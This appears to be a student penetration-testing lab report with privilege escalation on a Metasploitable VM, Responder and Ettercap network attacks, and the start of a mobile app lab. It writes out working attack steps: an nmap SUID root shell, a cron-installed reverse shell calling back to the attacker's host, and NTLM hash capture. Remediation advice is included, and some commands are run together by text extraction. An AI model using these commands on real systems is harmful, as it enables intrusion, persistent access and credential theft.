Navigate to linpeas.sh location
cd /path/to/linpeas/ python3 -m http.server 80 # OR python3 -m http.server 8000
```

```
┌──(kali㉿kali)-[~]
└─$ linpeas

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/linpeas
├── linpeas_darwin_amd64
├── linpeas_darwin_arm64
├── linpeas_fat.sh
├── linpeas_linux_386
├── linpeas_linux_amd64
├── linpeas_linux_arm
├── linpeas_linux_arm64
├── linpeas.sh
└── linpeas_small.sh
┌──(kali㉿kali)-[/usr/share/peass/linpeas]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 2: Hosting LinPEAS on Attacker Machine

On Target - Machine

```
wget http://192.168.198.128/linpeas.sh
```

```
root@metasploitable:/# wget http://192.168.198.128/linpeas.sh
--07:52:43--  http://192.168.198.128/linpeas.sh
           => `linpeas.sh'
Connecting to 192.168.198.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971,926 (949K) [application/x-sh]

    0K .......... .......... .......... .......... ..........  5%   15.94 MB/s
   50K .......... .......... .......... .......... .......... 10%   76.50 MB/s
  100K .......... .......... .......... .......... .......... 15%  145.03 MB/s
  150K .......... .......... .......... .......... .......... 21%   82.05 MB/s
  200K .......... .......... .......... .......... .......... 26%  183.38 MB/s
  250K .......... .......... .......... .......... .......... 31%  182.07 MB/s
  300K .......... .......... .......... .......... .......... 36%  209.13 MB/s
  350K .......... .......... .......... .......... .......... 42%  199.68 MB/s
  400K .......... .......... .......... .......... .......... 47%   13.62 MB/s
  450K .......... .......... .......... .......... .......... 52%  140.35 MB/s
  500K .......... .......... .......... .......... .......... 57%  117.34 MB/s
  550K .......... .......... .......... .......... .......... 63%  354.33 MB/s
  600K .......... .......... .......... .......... .......... 68%  823.28 MB/s
  650K .......... .......... .......... .......... .......... 73%  261.53 MB/s
  700K .......... .......... .......... .......... .......... 79%  168.05 MB/s
  750K .......... .......... .......... .......... .......... 84%  115.60 MB/s
  800K .......... .......... .......... .......... .......... 89%  148.50 MB/s
  850K .......... .......... .......... .......... .......... 94%  113.83 MB/s
  900K .......... .......... .......... .......... ......... 100%  177.73 MB/s

07:52:43 (76.48 MB/s) - `linpeas.sh' saved [971926/971926]
```

Figure 3: LinPEAS Uploaded to Target

```
chmod +x linpeas.sh./linpeas.sh
```

Figure 4: Running LinPEAS Enumeration

Key Findings from LinPEAS

- SUID binaries -- `find / -perm -4000 2>/dev/null`
- Writable cron files -- `crontab -l, /etc/cron.d/`
- Weak sudo permissions
- Kernel exploits -- `uname -r`
- PATH hijacking

Phase 3: Privilege Escalation (SUID Exploit)

Step 1: Manual SUID Check

```
find / -perm -4000 2>/dev/null
```

```
root@metasploitable:/# find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
root@metasploitable:/#
```

Figure 5: SUID Binary Enumeration

Common Vulnerable SUID Binaries:

- `/usr/bin/nmap`
- `/usr/bin/find`
- `/usr/bin/vim`

Step 2: Exploit nmap SUID

```
/usr/bin/nmap --interactive
!sh
```

Result: Root shell obtained (`id` shows uid=0(root))

Figure 6: Root Shell via SUID nmap Exploit

Phase 4: WRITABLE CRON JOBS

Step 1: Create Reverse Shell Payload

```
cat > /tmp/persist.sh << 'EOF'
#!/bin/bash
/bin/nc -e /bin/bash 192.168.198.128 4444
EOF

chmod +x /tmp/persist.sh
```

Step 2: Setup Cron Job

```
echo "* * * * * root /tmp/persist.sh" >> /etc/crontab
```

```
root@metasploitable:/# echo 'bash -i >& /dev/tcp/192.168.198.128/4444 0>&1' > /tmp/persist.sh
mp/persist.sh >& /dev/tcp/192.168.198.128/4444 0>&1' > /t
root@metasploitable:/# chmod +x /tmp/persist.sh
chmod +x /tmp/persist.sh
root@metasploitable:/# echo "* * * * * root /tmp/persist.sh" >> /etc/crontab
echo "* * * * * root /tmp/persist.sh" >> /etc/crontab
```

Figure 7: Cron Job Setup for Persistence

Step 3: Verify Cron Job

```
cat /etc/crontab
```

```
root@metasploitable:/# cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#


* * * * * root /tmp/persist.sh
root@metasploitable:/# |
```

Figure 8: Verification of Cron Job Entry

Step 4: Start Listener (Attacker Machine)

```
nc -lvnp 4444/bin/bash -i
```

Result

A reverse shell connection is established every minute, ensuring persistent access to the target system.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
whoami
/bin/bash
/bin/bash -i
connect to [192.168.198.128] from (UNKNOWN) [192.168.198.130] 47924
root
```

Figure 9: Reverse Shell via Cron Persistence

Privilege Escalation Log (Required Format)

Task ID	Technique	Target IP	Status	Outcome
010	LinPEAS Enumeration	192.168.198.130	Success	SUID binaries + cron paths identified
020	SUID Exploit (nmap)	192.168.198.130	Success	Root Shell obtained
030	Kernel Exploit	192.168.198.130	N/A	Not required
040	Cron Persistence	192.168.198.130	Success	Reverse shell every 60 seconds

---

Persistence Summary

Persistence achieved via root cron job executing reverse shell script every minute. Script connects back to attacker's nc listener (192.168.198.128:4444). Survives reboots, provides continuous root access. Simple, effective, stealthy - demonstrates real-world attacker persistence technique using legitimate system scheduling.

Checklist (Google Docs Ready)

- [ ] LinPEAS executed & findings documented
- [ ] SUID misconfiguration identified (nmap)
- [ ] Root shell obtained via priv-esc

- [ ] Cron persistence established & verified
- [ ] 4 Screenshots captured with captions
- [ ] Log table completed as required

Key Findings

Vulnerability	Impact	Evidence
SUID nmap	Root access	`find / -perm -4000`
Writable /etc/crontab	Persistence	`ls -la /etc/crontab`
No cron monitoring	Stealth	No alerts triggered

Remediation Steps

1. `chmod u-s /usr/bin/nmap` - Remove SUID bit
2. Audit cron: `cat /etc/crontab /etc/cron*/*`
3. Monitor scheduled tasks: Install auditd
4. Apply least privilege principle
5. Regular patching & hardening

Conclusion

This lab demonstrated how a vulnerable Linux system can be fully compromised through a combination of enumeration, privilege escalation, and persistence techniques. Using LinPEAS, critical misconfigurations such as SUID binaries and weak system settings were identified. Exploitation of a SUID-enabled binary resulted in successful privilege escalation to root level access.

Furthermore, persistence was established using a cron job that executed a reverse shell at regular intervals, ensuring continuous access to the system even after reboot. This highlights how attackers can maintain long-term control using legitimate system functionalities.

Overall, the lab emphasizes the importance of proper system hardening, removal of unnecessary SUID permissions, and monitoring of scheduled tasks to prevent privilege escalation and

persistence-based attacks in real-world environments.

Network Protocol Attacks Lab

Objective

To perform network-based attacks including SMB relay, ARP spoofing (Man-in-the-Middle), and traffic analysis using tools such as Responder, Ettercap, and Wireshark.

Lab Environment

Attacker Machine: Kali Linux (192.168.18.2)
Target Machine: TryHackMe / Lab VM (192.168.18.132)
Tools Used: Responder, Ettercap, Wireshark

Phase 1: SMB Relay / NTLM Hash Capture (Responder)

Step 1: Start Responder

```
sudo responder -I eth0 -w -d
```

Explanation

Flag	Meaning
`-I eth0`	Interface (eth0)
`-w`	WPAD poisoning
`-d`	DHCP/basic responses

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -w -d

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]
```

Figure 1: Running Responder

Target Machine

Wait for the target to initiate an SMB connection:




Figure 2: Target Machine Triggering SMB Request

Result

- Captured NTLM authentication hashes
- Victim machine attempted authentication
- Hashes logged in Responder output




Figure 3: NTLM Hash Captured

Attack Log

Attack ID	Technique	Target IP	Status	Outcome
01	SMB Relay	192.168.18.132	Success	NTLM Hash

Phase 2: ARP Spoofing (MitM Attack)

Step 1: Start Ettercap

```
sudo ettercap -G
```




Figure 4: Launching Ettercap GUI

Step 2: Configure Attack

- Select interface (eth0)

- Scan for hosts
- Add:
    - Target 1 → Victim
    - Target 2 → Gateway




Figure 5: Configuring Targets in Ettercap

Step 3: Start ARP Poisoning

```
Mitm → ARP Poisoning → Enable (Sniff Remote Connections)
```

Phase 3: Traffic Analysis (Wireshark)

Step 1: Start Wireshark

```
wireshark
```




Figure 6: Starting Wireshark

Captured Traffic




Figure 7: Captured Windows Traffic

Step 2: Apply Filters

```
httpdnstcp
```




Figure 8: DNS Traffic Analysis




Figure 9: ARP Traffic Observed

Result

- Captured network packets
- Observed HTTP/DNS traffic

MitM Summary

ARP spoofing was performed using Ettercap to position the attacker between the victim and gateway. This allowed interception of network traffic, including sensitive data. Combined with Responder, NTLM hashes were captured. This demonstrates how network-level attacks can compromise confidentiality and enable credential harvesting in insecure environments.

Checklist (Google Docs)

```
✓ Captured NTLM hashes using Responder
✓ Performed ARP spoofing using Ettercap
✓ Intercepted network traffic
✓ Analyzed packets using Wireshark
✓ Documented attack flow with screenshots
```

Findings

- NTLM authentication vulnerable to interception
- Network susceptible to ARP spoofing attacks
- Lack of encryption exposes sensitive data
- No detection mechanisms for MitM attacks

Remediation

- Enable SMB signing
- Use encrypted protocols (HTTPS, SSH)
- Implement network segmentation
- Deploy intrusion detection systems (IDS)
- Enable Dynamic ARP Inspection (DAI)

Conclusion

This lab demonstrated how attackers can exploit network protocols to intercept traffic and capture credentials. By combining Responder and ARP spoofing techniques, sensitive information can be extracted without direct system compromise. Proper network security controls are essential to prevent such attacks.

Mobile Application Testing Lab

Objective

To perform mobile application security testing using both static and dynamic techniques. This includes identifying insecure storage, bypassing authentication using runtime instrumentation, and analyzing inter-process communication vulnerabilities.

Lab Environment

Attacker Machine: Kali Linux (192.168.198.128)
Target Application: InsecureBankv2.apk
Tools Used: MobSF, Frida, Drozer, ADB

Phase 1: Static Analysis (MobSF)

Step 1: Setup MobSF

```
sudo apt updatesudo apt install docker.io -ysudo systemctl start dockersudo systemctl enable dockersudo usermod -aG docker $USER

docker pull opensecurity/mobile-security-framework-mobsfdocker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf
```

